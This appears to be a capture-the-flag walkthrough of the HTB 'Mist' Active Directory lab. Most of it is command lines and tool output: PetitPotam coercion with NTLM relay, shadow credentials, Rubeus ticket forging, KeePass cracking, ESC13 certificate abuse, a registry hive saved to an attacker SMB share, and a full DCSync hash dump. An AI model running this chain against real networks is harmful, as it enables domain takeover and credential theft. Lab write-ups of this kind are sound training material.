$ proxychains python3 ntlmrelayx.py -t ldap://dc01.mist.htb -i -smb2support -domain mist.htb$ proxychains python3 PetitPotam.py -u 'brandon.keywarp' -hashes ':db03d6a77a2205bc1d07082740626cc9' -pipe all -d mist.htb 10.10.16.48 192.168.100.101
___ _ _ _ ___ _
| _ \ ___ | |_ (_) | |_ | _ \ ___ | |_ __ _ _ __
| _/ / -_) | _| | | | _| | _/ / _ \ | _| / _` | | ' \
_|_|_ \___| _\__| _|_|_ _\__| _|_|_ \___/ _\__| \__,_| |_|_|_|
_| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'
PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)
Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN
Trying pipe efsr
[-] Connecting to ncacn_np:192.168.100.101[\PIPE\efsrpc]
Something went wrong, check error status => SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.100.101[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
....On the box
PS C:\xampp\htdocs> cmd.exe
Microsof Windows [Verison 10.0.20348.2340]
(c) Microsoft Corporation. All rights reserved.
C:\xampp\htdocs> net use x: http://10.10.16.48
System error 1223 has occured

Enter the user name for '10.10.16.48':
Next we have to get LDAP shell through the relay attack, clear shadow creds and add new ones
Shadow Credentials Commands to Ntlmrelayx’s Interactive LDAP Shell
$ nc -lvnp 127.0.0.1 11000
Type help for list of commands

# clear_shadow_creds ms01$
Found Target DN: CN=MS01, CN=Computers, DC=mist, DC=htb
Target SID: S-1-5-21-1045809509-3006658589-2426055941-1108

Shadow credentials cleared successfully!

# set_shadow_creds ms01$
Found Target DN: CN=MS01, CN=Computers, DC=mist, DC=htb
Target SID: S-1-5-21-1045809509-3006658589-2426055941-1108

KeyCredential generated with DeviceID: 4d5c14ff-8608-4b29-8d09-f4a5618d1795
Shadow credentials successfully added!
Saved PFX (#PKCS12) certificate & key at path: nOYysklg.pfx
Must be used with password: VB9X7AhcKhj4mNZG3r2M
Pass the certificate and dump the hash ms01$
$ proxychains python3 gettgtpkinit.py -cert-pfx ./nOYysklg.pfx -pfx-pass "VB9X7AhcKhj4mNZG3r2M" MIST.HTB/MS01$ ms01.ccache -dc-ip 192.168.100.100 -vOr we can use certipy as well
$ proxychains certipy cert -export -pfx nOYysklg.pfx  -password "VB9X7AhcKhj4mNZG3r2M" -out "non.pfx"

$ proxychains certipy auth -pfx unprotected.pfx -domain mist.htb -username MS01\$ -dc-ip 192.168.100.100 -ns 192.168.100.100
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing PFX to 'non.pfx'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: ms01$@mist.htb
[*] Trying to get TGT...


[*] Got TGT
[*] Saved credential cache to 'ms01.ccache'
[*] Trying to retrieve NT hash for 'ms01$'
[*] Got hash for 'ms01$@mist.htb': aad3b435b51404eeaad3b435b51404ee:4a74fc05400345d580cf58aec3e6d833
Now that we have obtained the machine hash of ms01, we can forge any user, particularly to impersonate the local administrator and get silver tickets
PS C:\xampp\htdocs\files>  .\Rubeus.exe asktgt /nowrap /user:"ms01$" /rc4:4a74fc05400345d580cf58aec3e6d833

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2

[*] Action: Ask TGT

[*] Got domain: mist.htb
[*] Using rc4_hmac hash: 4a74fc05400345d580cf58aec3e6d833
[*] Building AS-REQ (w/ preauth) for: 'mist.htb\ms01$'
[*] Using domain controller: 192.168.100.100:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

     doIF2*****GI=

  ServiceName              :  krbtgt/mist.htb
  ServiceRealm             :  MIST.HTB
  UserName                 :  ms01$ (NT_PRINCIPAL)
  UserRealm                :  MIST.HTB
  StartTime                :  4/2/2024 12:36:00 PM
  EndTime                  :  4/2/2024 10:36:00 PM
  RenewTill                :  4/9/2024 12:36:00 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  IhUym98EPHcXeBqmq602zA==
  ASREP (key)              :  4A74FC05400345D580CF58AEC3E6D833

PS C:\xampp\htdocs\files> .\Rubeus.exe s4u /self /nowrap /impersonateuser:Administrator /altservice:"cifs/ms01.mist.htb" /ticket:doIF2*****GI=

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2

[*] Action: S4U

[*] Action: S4U

[*] Building S4U2self request for: 'ms01$@MIST.HTB'
[*] Using domain controller: DC01.mist.htb (192.168.100.100)
[*] Sending S4U2self request to 192.168.100.100:88
[+] S4U2self success!
[*] Substituting alternative service name 'cifs/ms01.mist.htb'
[*] Got a TGS for 'Administrator' to 'cifs@MIST.HTB'
[*] base64(ticket.kirbi):

      doIF2*****GI=
Dump credentials for MS01$
$ export KRB5CCNAME='Administrator.ccache'

$ sudo proxychains python3 secretsdump.py administrator@ms01.mist.htb -k -no-pass -debug -dc-ip 192.168.100.100
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe3a142f26a6e42446aa8a55e39cbcd86
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:711e6a685af1c31c4029c3c7681dd97b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:90f903787dd064cc1973c3aa4ca4a7c1:::
svc_web:1000:aad3b435b51404eeaad3b435b51404ee:76a99f03b1d2656e04c39b46e16b48c8:::
[*] Dumping cached domain logon information (domain/username:hash)
MIST.HTB/Brandon.Keywarp:$DCC2$10240#Brandon.Keywarp#5f540c9ee8e4bfb80e3c732ff3e12b28: (2024-04-02 19:40:58)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MIST\MS01$:plain_password_hex:05026d28f0211624b80e3d04c599ea354667703a1ec85f78c0f38461197626bc4559dfd5185954984799ec09048e8e6a918c5fb423814d50fedc3c62631450d8439ba072994bf4aad5311fa4055f410e0ee6b5b849b33e62ff0f7af03b1a7787287bb6b5987096a3d3240b05f2241d6144900c0071b48419bde5cb38ab24e8977f64ceb09d0efeea7de1501c041504fb4742bd40403ae30589ca354c71684607c8a36f86a6f1df40abb3e45f4265fa1aef2339f85f40e32b74a3a1ec173c1dfce0528977aafeac71ba97e95826e3d31f0aeb3d67a04efcd4740cc38a94c64f585c5f0047c728f6061174f7d5e6215eb9
MIST\MS01$:aad3b435b51404eeaad3b435b51404ee:4a74fc05400345d580cf58aec3e6d833:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xe464e18478cf4a7d809dfc9f5d6b5230ce98779b
dpapi_userkey:0x579d7a06798911d322fedc960313e93a71b43cc2
[*] NL$KM
 0000   57 C8 F7 CD 24 F2 55 EB  19 1D 07 C2 15 84 21 B0   W...$.U.......!.
 0010   90 7C 79 3C D5 BE CF AC  EF 40 4F 8E 2A 76 3F 00   .|y<.....@O.*v?.
 0020   04 87 DF 47 CF D8 B7 AF  6D 5E EE 9F 16 5E 75 F3   ...G....m^...^u.
 0030   80 24 AA 24 B0 7D 3C 29  4F EA 4E 4A FB 26 4E 62   .$.$.}<)O.NJ.&Nb
NL$KM:57c8f7cd24f255eb191d07c2158421b0907c793cd5becfacef404f8e2a763f000487df47cfd8b7af6d5eee9f165e75f38024aa24b07d3c294fea4e4afb264e62
[*] _SC_ApacheHTTPServer
svc_web:MostSavagePasswordEver123
[*] Cleaning up...
[*] Stopping service RemoteRegistry
Then we can use Evil-Winrm to get the user flag

User op_sharon.mullard
C:\users\Sharon.Mullard\Documents>lget sharon.kdbx cats.png image_20022024.png
A reasonable guess is the keepass password, and we can use the known part combined with the dictionary to spray it:
Then use the obtained keepass password to open kdbx and get the operative account password. And based on the title, we can guess the corresponding domain user op_Sharon.Mullard:
These might be the first characters for the password in the sharon.kdbx file. Tried cracking it and successfully found the password. Open the sharon.kdbx file with keePass2
$ hashcat -a 3 -m 13400 --increment --increment-min 14 --increment-max 20 sharon_kdbx.hash 'UA7cpa[#1!_*ZX?a?a?a?a?a?a'
sharon:$keepass$*2*60000*0*ae4c58b24d564cf7e40298f973bfa929f494a285e48a70b719b280200793ee67*761ad6f646fff6f41a844961b4cc815dc4cd0d5871520815f51dd1a5972f6c55*6520725ffa21f113d82f5240f3be21b6*ce6d93ca81cb7f1918210d0752878186b9e8965adef69a2a896456680b532162*dda750ac8a3355d831f62e1e4e99970f6bfe6b7d2b6d429ed7b6aca28d3174dc- Upon cracking it :
ImTiredOfThisJob:(
We can use this to login evil-winrm
Bloodhound reveals us:

User op_Sharon.Mullard has ReadGMSAPassword permission. This leads to
svc_cabackup
To gain further access we will use pywhisker, by getting the hash of the user by shadow certificate and passing the certificate
$ proxychains -q python3 pywhisker.py -d "mist.htb" -u "svc_ca$" -H 6db5b4f0e49cf6da4c937944d58c416b -t "svc_cabackup" --action "add"
[*] Searching for the target account
[*] Target user found: CN=svc_cabackup,CN=Users,DC=mist,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: dc685d14-fe94-4fc1-6ae4-90c380d3a42c
[*] Updating the msDS-KeyCredentialLink attribute of svc_cabackup
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: hjtY2NiV.pfx
[*] Must be used with password: L1nJ8hxPMhLOSz0UzW25
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools

$ proxychains certipy cert -export -pfx hjtY2NiV.pfx -password L1nJ8hxPMhLOSz0UzW25 -out nonsec2.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing PFX to 'nonsec2.pfx'

$ proxychains -q certipy auth -pfx nonsec2.pfx -u svc_cabackup -domain MIST.HTB -dc-ip 192.168.100.100 -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: svc_cabackup@mist.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'svc_cabackup.ccache'
[*] Trying to retrieve NT hash for 'svc_cabackup'
[*] Got hash for 'svc_cabackup@mist.htb': aad3b435b51404eeaad3b435b51404ee:c9872f1bc10bdd522c12fc2ac9041b64
ESC13 Abuse
If a principal (user or computer) has enrollment rights on a certificate template configured with an issuance policy that has an OID group link, then this principal can enroll a certificate that allows obtaining access to the environment as a member of the group specified in the OID group link.
AD CS is a server role that functions as Microsoft’s public key infrastructure PKI implementation. As expected, it integrates tightly with Active Directory and enables the issuing of certificates, which are X.509-formatted digitally signed electronic documents that can be used for encryption, message signing, and/or authentication
- https://posts.specterops.io/adcs-esc13-abuse-technique-fda4272fbd53
- https://github.com/ly4k/Certipy/pull/196
- https://github.com/JonasBK/Powershell/blob/master/Check-ADCSESC13.ps1
- https://xz.aliyun.com/t/13864
Directly requesting a certificate will result in an error. According to the error message, it is a key size problem. You need to manually specify the keysize to 4096. The default is 2048.
$ proxychains -q certipy req -u svc_cabackup -hashes c9872f1bc10bdd522c12fc2ac9041b64 -ca 'mist-DC01-CA' -template ManagerAuthentication -dc-ip 192.168.100.100 -dns-tcp
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094811 - CERTSRV_E_KEY_LENGTH - The public key does not meet the minimum size required by the specified certificate template.
[*] Request ID is 74
Would you like to save the private key? (y/N) n
[-] Failed to request certificate

$ proxychains -q certipy req -u svc_cabackup -hashes c9872f1bc10bdd522c12fc2ac9041b64 -ca 'mist-DC01-CA' -template ManagerAuthentication -dc-ip 192.168.100.100 -dns-tcp -key-size 4096
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 75
[*] Got certificate with UPN 'svc_cabackup@mist.htb'
[*] Certificate object SID is 'S-1-5-21-1045809509-3006658589-2426055941-1135'
[*] Saved certificate and private key to 'svc_cabackup.pfx'
First we use svc_cabackup to apply for ManagerAuthentication. After obtaining the certificate, apply for a ticket. At this time, the ticket will have special permissions (actually adding the GID to the ticket): Certificate Managers can then apply for the BackupSvcAuthentication certificate and use it to obtain new tickets:
BackupSvcAuthentication
$ proxychains -q certipy  auth -dc-ip 192.168.100.100  -pfx svc_cabackup.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: svc_cabackup@mist.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'svc_cabackup.ccache'
[*] Trying to retrieve NT hash for 'svc_cabackup'
[*] Got hash for 'svc_cabackup@mist.htb': aad3b435b51404eeaad3b435b51404ee:c9872f1bc10bdd522c12fc2ac9041b64

$ export KRB5CCNAME=svc_cabackup.ccache

$ proxychains -q certipy  req -k -no-pass -ca 'mist-DC01-CA' -template 'BackupSvcAuthentication' -dc-ip dc01.mist.htb -ns 192.168.100.100 -dns-tcp  -key-size 4096
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Target name (-target) not specified and Kerberos or SSPI authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 76
[*] Got certificate with UPN 'svc_cabackup@mist.htb'
[*] Certificate object SID is 'S-1-5-21-1045809509-3006658589-2426055941-1135'
[*] Saved certificate and private key to 'svc_cabackup.pfx'
BackupSvc has the backup permission according to its name. The regular backup registry extracts the hash:
Dump sam file
$ proxychains -q certipy  auth -dc-ip 192.168.100.100  -pfx svc_cabackup.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: svc_cabackup@mist.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'svc_cabackup.ccache'
[*] Trying to retrieve NT hash for 'svc_cabackup'
[*] Got hash for 'svc_cabackup@mist.htb': aad3b435b51404eeaad3b435b51404ee:c9872f1bc10bdd522c12fc2ac9041b64

$ export KRB5CCNAME=svc_cabackup.ccache

$ proxychains -q reg.py 'mist.htb/svc_cabackup@dc01.mist.htb' -k -no-pass -dc-ip 192.168.100.100 save -keyName HKLM\\SAM -o '\\10.10.16.48\nonsec'
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023 Fortra

[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SAM to C:\Users\op_Sharon.Mullard\Documents\SAM.save
$ python3 secretsdump.py -sam SAM.save -security security.save -system SYSTEM.save LOCAL
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5e121bd371bd4bbaca21175947013dd7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:c68cb851aa6312ad86b532db8103025cb80e69025bd381860316ba55b056b9e1248e7817ab7fc5b23c232a5bd2aa5b8515041dc3dc47fa4e2d4c34c7db403c7edc4418cf22a1b8c2c544c464ec9fedefb1dcdbebff68c6e9a103f67f3032b68e7770b4e8e22ef05b29d002cc0e22ad4873a11ce9bac40785dcc566d38bb3e2f0d825d2f4011b566ccefdc55f098c3b76affb9a73c6212f69002655dd7b774673bf8eecaccd517e9550d88e33677ceba96f4bc273e4999bbd518673343c0a15804c43fde897c9bd579830258b630897e79d93d0c22edc2f933c7ec22c49514a2edabd5d546346ce55a0833fc2d8403780
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:e768c4cf883a87ba9e96278990292260
[*] DPAPI_SYSTEM
dpapi_machinekey:0xc78bf46f3d899c3922815140240178912cb2eb59
dpapi_userkey:0xc62a01b328674180712ffa554dd33d468d3ad7b8
[*] NL$KM
0000 C4 C5 BF 4E A9 98 BD 1B 77 0E 76 A1 D3 09 4C AB ...N....w.v...L.
0010 B6 95 C7 55 E8 5E 4C 48 55 90 C0 26 19 85 D4 C2 ...U.^LHU..&....
0020 67 D7 76 64 01 C8 61 B8 ED D6 D1 AF 17 5E 3D FC g.vd..a......^=.
0030 13 E5 4D 46 07 5F 2B 67 D3 53 B7 6F E6 B6 27 31 ..MF._+g.S.o..'1
NL$KM:c4c5bf4ea998bd1b770e76a1d3094cabb695c755e85e4c485590c0261985d4c267d7766401c861b8edd6d1af175e3dfc13e54d46075f2b67d353b76fe6b62731
$ proxychains secretsdump.py -hashes ":e768c4cf883a87ba9e96278990292260"  DC01\$@192.168.100.100
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.100.100:445  ...  OK
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.100.100:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.100.100:49668  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b46782b9365344abdff1a925601e0385:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:298fe98ac9ccf7bd9e91a69b8c02e86f:::
Sharon.Mullard:1109:aad3b435b51404eeaad3b435b51404ee:1f806175e243ed95db55c7f65edbe0a0:::
Brandon.Keywarp:1110:aad3b435b51404eeaad3b435b51404ee:db03d6a77a2205bc1d07082740626cc9:::
Florence.Brown:1111:aad3b435b51404eeaad3b435b51404ee:9ee69a8347d91465627365c41214edd6:::
Jonathan.Clinton:1112:aad3b435b51404eeaad3b435b51404ee:165fbae679924fc539385923aa16e26b:::
Markus.Roheb:1113:aad3b435b51404eeaad3b435b51404ee:74f1d3e2e40af8e3c2837ba96cc9313f:::
Shivangi.Sumpta:1114:aad3b435b51404eeaad3b435b51404ee:4847f5daf1f995f14c262a1afce61230:::
Harry.Beaucorn:1115:aad3b435b51404eeaad3b435b51404ee:a3188ac61d66708a2bd798fa4acca959:::
op_Sharon.Mullard:1122:aad3b435b51404eeaad3b435b51404ee:d25863965a29b64af7959c3d19588dd7:::
op_Markus.Roheb:1123:aad3b435b51404eeaad3b435b51404ee:73e3be0e5508d1ffc3eb57d48b7b8a92:::
svc_smb:1125:aad3b435b51404eeaad3b435b51404ee:1921d81fdbc829e0a176cb4891467185:::
svc_cabackup:1135:aad3b435b51404eeaad3b435b51404ee:c9872f1bc10bdd522c12fc2ac9041b64:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e768c4cf883a87ba9e96278990292260:::
MS01$:1108:aad3b435b51404eeaad3b435b51404ee:4a74fc05400345d580cf58aec3e6d833:::
svc_ca$:1124:aad3b435b51404eeaad3b435b51404ee:6db5b4f0e49cf6da4c937944d58c416b:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:223c1b3a34e024798181df5812ff08617c8a874473002ca892f5f3312a0367d2
Administrator:aes128-cts-hmac-sha1-96:98610a32239f909d2dd7191a0b200af3
Administrator:des-cbc-md5:89e007fbc8197319
krbtgt:aes256-cts-hmac-sha1-96:1f8d633a6aca948f3cfe1ae103ef2245825dc2f16ed171823ac817c097aea0f1
krbtgt:aes128-cts-hmac-sha1-96:d746342824512200d29d504b040e150b
krbtgt:des-cbc-md5:4923193b1c981332
Sharon.Mullard:aes256-cts-hmac-sha1-96:46f1b3a696d5ce7194654e1ee205e05e5fc40fc6726232494d50172697404f59
Sharon.Mullard:aes128-cts-hmac-sha1-96:ce1d4f67122df39096a0304087a37af9
Sharon.Mullard:des-cbc-md5:1a7f4054163d7580
Brandon.Keywarp:aes256-cts-hmac-sha1-96:5b6d15db9b7d5a87e6fab031a46dc560df979523edf72109a33dbee4c9023e2a
Brandon.Keywarp:aes128-cts-hmac-sha1-96:c94f80b1f0f52971bc210cb7fa08e548
Brandon.Keywarp:des-cbc-md5:80757608c7fef2ec
Florence.Brown:aes256-cts-hmac-sha1-96:30edaa3ce504213f32a4ea4b4ee209788bc022d2702f45e512b8d552b530d9f3
Florence.Brown:aes128-cts-hmac-sha1-96:68085dd2a95d4ead421af52312472061
Florence.Brown:des-cbc-md5:ce7508bc0e7998ab
Jonathan.Clinton:aes256-cts-hmac-sha1-96:ac2f7bfaee93c245ebbd9959fa420c32b1d69780560c8a23c605eb47e5d6cc46
Jonathan.Clinton:aes128-cts-hmac-sha1-96:467238a4a231a28930e412d27ed8b09a
Jonathan.Clinton:des-cbc-md5:087c674fcdf1bf8f
Markus.Roheb:aes256-cts-hmac-sha1-96:48553e83896443f93aa77b0f280407f02d0a13da45c2c39598fb0fa298c17043
Markus.Roheb:aes128-cts-hmac-sha1-96:e48c992fe7678056ac85e0fe169c02c5
Markus.Roheb:des-cbc-md5:7940c4c8259b1af7
Shivangi.Sumpta:aes256-cts-hmac-sha1-96:4b6f0e6c634bdc4dad3b91b42fec80135c5520f49aa7f7d541d27aacfce21d89
Shivangi.Sumpta:aes128-cts-hmac-sha1-96:25fba62098625aecfe9f335aa71a01cb
Shivangi.Sumpta:des-cbc-md5:c24fa21ccb91aba1
Harry.Beaucorn:aes256-cts-hmac-sha1-96:f85edbb56f68155fb8b45360ba2e67cbe67893c8875d7ae1ea2a54085f082a73
Harry.Beaucorn:aes128-cts-hmac-sha1-96:e21bf6bd700e77fdea81121431629f4c
Harry.Beaucorn:des-cbc-md5:ab7c137ad364e66e
op_Sharon.Mullard:aes256-cts-hmac-sha1-96:14457283d779320d1bf9e003ee084c9f70d8fec7324345ac15d16241c512299f
op_Sharon.Mullard:aes128-cts-hmac-sha1-96:c439ce69fb34c7b2c693cd11dabd2488
op_Sharon.Mullard:des-cbc-md5:8cc158f8527585ba
op_Markus.Roheb:aes256-cts-hmac-sha1-96:630b8034289cce271b529607039bff05635578b555f055e15398e90665a3a91b
op_Markus.Roheb:aes128-cts-hmac-sha1-96:48f2924abb1cdbe2b029a679b9f95e2c
op_Markus.Roheb:des-cbc-md5:3876f7baa1e97932
svc_smb:aes256-cts-hmac-sha1-96:ab6fd9c7fb1497cd70e54fbe3e763cfac26fa660ceee14492736c6c183b74e37
svc_smb:aes128-cts-hmac-sha1-96:a8626be32fc03eff20e28b11101cd262
svc_smb:des-cbc-md5:b0f8bfb5e6ea0431
svc_cabackup:aes256-cts-hmac-sha1-96:7bb6d62ae4d9438ed967ac87ebe16c00ed8eec1d2ef6979288ad16a0ef9d1dd4
svc_cabackup:aes128-cts-hmac-sha1-96:f85ae26f1f4f33686293221872fef92a
svc_cabackup:des-cbc-md5:4a7504e5341910df
DC01$:aes256-cts-hmac-sha1-96:a47600b1ff206958b49938fdff101d4444253de01f595c7fe1a5276e4265c245
DC01$:aes128-cts-hmac-sha1-96:7043bf9b8bf4e5886058da7defab4581
DC01$:des-cbc-md5:07fef70d97161502
MS01$:aes256-cts-hmac-sha1-96:eb63394ce682b22c0fb3c276311849451342610599591754beef8d3cf27e2214
MS01$:aes128-cts-hmac-sha1-96:f9d24f9b45194a614ce418e98982f25a
MS01$:des-cbc-md5:bacb4cae588a01da
svc_ca$:aes256-cts-hmac-sha1-96:ea5f16e62631c478173135932531e38c582032e6e75e40a196946faa2672fb2a
svc_ca$:aes128-cts-hmac-sha1-96:485a2326700449853eb4bb38e2f61d3c
svc_ca$:des-cbc-md5:b3439497cef2f82c
[*] Cleaning up...
Then we can log in as Administrator to Domain controller and get the root flag
$ proxychains evil-winrm -u administrator -H 'b46782b9365344abdff1a925601e0385' -i 192.168.100.100
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.100.100:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
mist\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
DC01
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> type root.txt
8b******u8
*Evil-WinRM* PS C:\Users\Administrator\desktop>